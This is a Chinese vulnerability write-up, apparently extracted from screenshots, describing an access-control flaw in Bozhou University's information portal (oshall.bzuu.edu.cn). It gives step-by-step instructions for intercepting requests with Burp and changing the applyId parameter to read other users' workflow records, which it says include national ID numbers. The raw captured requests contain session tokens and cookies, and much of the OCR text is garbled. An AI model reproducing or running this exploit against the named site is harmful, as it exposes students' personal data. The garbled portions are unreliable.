亳州学院信息门户存在逻辑缺陷,可越权访问他人流程信息

URL: https://oshall.bzuu.edu.cn/zhxy/home

开启 bp 代理,点击服务视图




icwir.cc

在历史包的响应包中可看到如下数据包,注意这里的 id 参数

在办事服务中选择一个流程进行办理(数据输入随意)



在事务中心,我的申请中先进行搜索,开启 bp 拦截,再点击查看,将数据包发送到重发模块



这里原本可以看到自己的流程信息

icwir.cc

GET
/zhxyApilworkflowformShow/lew?_t=1681567944_&applyld=93c1529be7344ec2a682d76fda08f01b_kformDataid=072741720dal4569654a60d36c36c18.applyld=93c1529be7344ec2a682d76fda08f01b_kformDataid=072741720dal4569654a60d36c36c18.applyld=925amg5tauss=5026xype=1 http://i.lbst.oshall.bzuu.edu.cn
Host. oshall.bzuu.edu.cn
User-Agent: Mozillaf5 0 (Windows NT 10.0; Win64; x64; xc109.0) Gecko/20100101 [wefox/111.0]
Accept: application/json, text/plain; "7" HTTP/1.1 200 DK
Server. nginx/1.22.1
Date: Sat, 15 Apr 2023 14:36:25 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
X-RateLimit-Remaining: 1499 User-Agent: Mozillaf. 0 (Windows NT 10.0; Win64; x64; xr109.0) Gecko/20100101 [xg6bx/111.0 Accept_application/json, text/plain, "/" Accept_language: zb-CN.zh; q=0.8;zb-TW; q=0.7;zb-HK; q=0.5;en-US;q=0.3;en;q=0.2 Accept_Encoding: gzip; deflate X-Access-Token: yoloz-Xio(UKV) (DiLC) IbiGciOJIUZ11NU9; eyJleHAiO)EZODE1Njk1 NDYsinVzZUur/W1lijoiMQMD T0z0C03; q_483p-WHGB000rtU-Kic21555fise2aNBGUjb-bko X-Axios-Pass: workflowformShow/vew16815679446906591.0bb0365714780:6ft:B4f361b169b539 Connection: close Reterier:
https://oshall.bzuu.edu.cn/zhxy/affairs/myApplyDetails?applyid=93:G529ba7344ec2a682.d76ida08ff0b&
formDataid=02741720idaid695654a4603d9c36c18imgStauts=S0&appld=42&type=1
Cookies_USESS0h0m=268998AoSEACA46AD8452DF66C44CDDF
Sac-Fatch-Dest: empty
Sac-Fatch-Mode: cors
Sac-Fatch-Mode: cors
Sac-Fatch-Mice: same-origin

X-RateLimi-Remaining: 1499
X-RateLimi-Bux-Capacity: 1500
X-RateLimi-Bux-Capacity: 1500
X-RateLimi-Bux-Capacity: 1500
Access-Control-Allow-Credentials: true
Set-Cookie: remainset/Me=deteMe; Path=/, Max-Age=0; Expires=Fri, 14-Apr-2023 14:36:25 GMT
Content-Length: 11101 ("success" true, "message","操作成功: "","code",200, "result", ("formData",("_idf",("timestamp"),188156
7852, "machineldentifier",4686489, "processifierntifier",1889, "counter",9422290, "date",1023-04-15
22.10.52", "time",1881567852000, "timessecond",1881567852), "formid", "a68160£298643988133450444
a6469", "spct","'S0", "dataUsend", "id6220c6570511-6497cbb34d556376", "businessFormDataId", "027
41720048495985448604863656", "businessFormMare", "inf8.428, #####", "pudateTime", "2023-04-15
22.716427, "data_Bend", "de182627", "de18262", "vision", "f.weldf.1676589519862409,4881433
82.66b402", "s_data_form",0, "applyId", "93cf329be7344ec24882d76f460#ff0", "createTime", "2023-04-15 826bb402", is_data_form"0, "applyfd" '93c6299be7344ec2e882d766d069f0b" 'CreateTime" '2023-04-162 (10.52", is_task_form"0, "appld" '42", "formData | "sqr", "指揮", "yxbm", '22(例) 中華教育4期" | bxty", "Iffeld", "vxb", "lwff", "rxb", "18089868989 (10.52", "sgr", "yxbm", "22(例) 中華教育4期" | bxty", "1908-210.22", "sgr", "5", "vxd", "5", "sgr", "2240531439", "sgr", "2023-04-15", "operation Time", "comments", "implata", "wxgr", "implata", "jwg", "2240531439", "sgr", "2023-04-15", "operation Time", "formBataid", "02147206b466955434g6366-056cf", business Shenqing UsenName", "fill (19.64", "labelPostion", "inght", "labelWidth: 196, "formBayout", "horizontal", "layout", "vertical "fortise": 14, "formPageWidth: "1123", "strs" "small, "header", "footer", "headerHeight", "official "sgr", "fill (19.64"), "sgr", "sgr", "fill (19.64"), "sgr

更改 applyId 为前文提到的 id 参数,可以访问到其他用户的流程信息,其中包括 用户身份证等敏感信息

HTTP/1.1 200 OF

Connection: close

Server: nginx/1.22.1 Date: Sat, 15 Apr 2023 14:39:23 GMT Content-Type: application/json; charset=UTF-8

这里尝试修改为 e1693acb5f0d4eaeafb0641ab4e9decb

/zhxyApi/workflow/formShowView?_t=1681567944&applyId=e1693acb5f0d4eaeafb0641ab4e9decb&formDataId=0274172f0dab495854a460d36c3f6cf&appld=42&imgStauts=SQ&type=1 HTTP/1.1 Host: oshall.bzuu.edu.cn User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate X-Access-Token: eyJDeXAiOiJKV1QiLCJhbGciOiJIUzl1NiJ9.eyJleHAiOjE2ODE1Njk1NDYsInVzZXJuYW1lljoiMjl0MDUzM TQzOCJ9.q 4e3qPwHBGb00trUv5K2155iSfioe2aNf6GLjb-bko X-Axios-Pass: workflow/formShow/view16815679446906591.0b0a95c714780c6fcf94f361b169b539 Connection: close https://oshall.bzuu.edu.cn/zhxy/affairs/myApplyDetails?applyId=93cf329be7344ec2a682d76fda08ff0b& formDatald=0274172f0dab4f95854a460d36c3f6cf8.imgStauts=SQ& Cookie: JSESSIONID=26B99BAC6EACA46AD8452DF56C44CDDF Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

X-RateLimit-Remaining: 1498 X-RateLimit-Burst-Capacity: 1500 X-RateLimit-Replenish-Rate: 1000 Access-Control-Allow-Methods: GET_POST_OPTIONS_PUT_DELETE
Access-Control-Allow-Credentials: true
Set-Cookie: rememberMe=deleteMe; Path=/, Max-Age=0; Expires=Fri, 14-Apr-2023 14:39:23 GMT Content-Length: 13750 {"success":true,"message":"操作成功! ","code":200,"result":{"formData":{"_id":{"times tamp": (1681-4595, "machineldentifier" 4666499, "processidentifier": 1689, "counter": 942 2258, "date": "2023-04-14
14.09:55", "time": (681452595000, "timeSecond": (681452595), "formidi": "5be3c3ab033a 14.09.56 ; time :1681432695000 ; timeSecona :1681432695); formia : 568323800338
d693_d6334653390086 ; *patr*:S0" dataUserid":"21200/07569811 ed826dd7260338
d99", "businessFormDataId":"de2a7d7e144c419fbec26067ac18b752", "businessName":
"校园倾邮票等中请","updateTime":"2023-04-14
1-09.55", "dataDepartId":"10208", "delFlag":"0", "version":1, "workId":"6e9619a5e074ffa
b87529538932695", "is_data_form:"0, "applyId":"e1693acb50d4eaeafb0641ab4e9decb"
"creat=Time":"2023-04-14

码,不得转借他人使用。\n\n\n\n\n\n\n\n\n\n\n\r\c/p>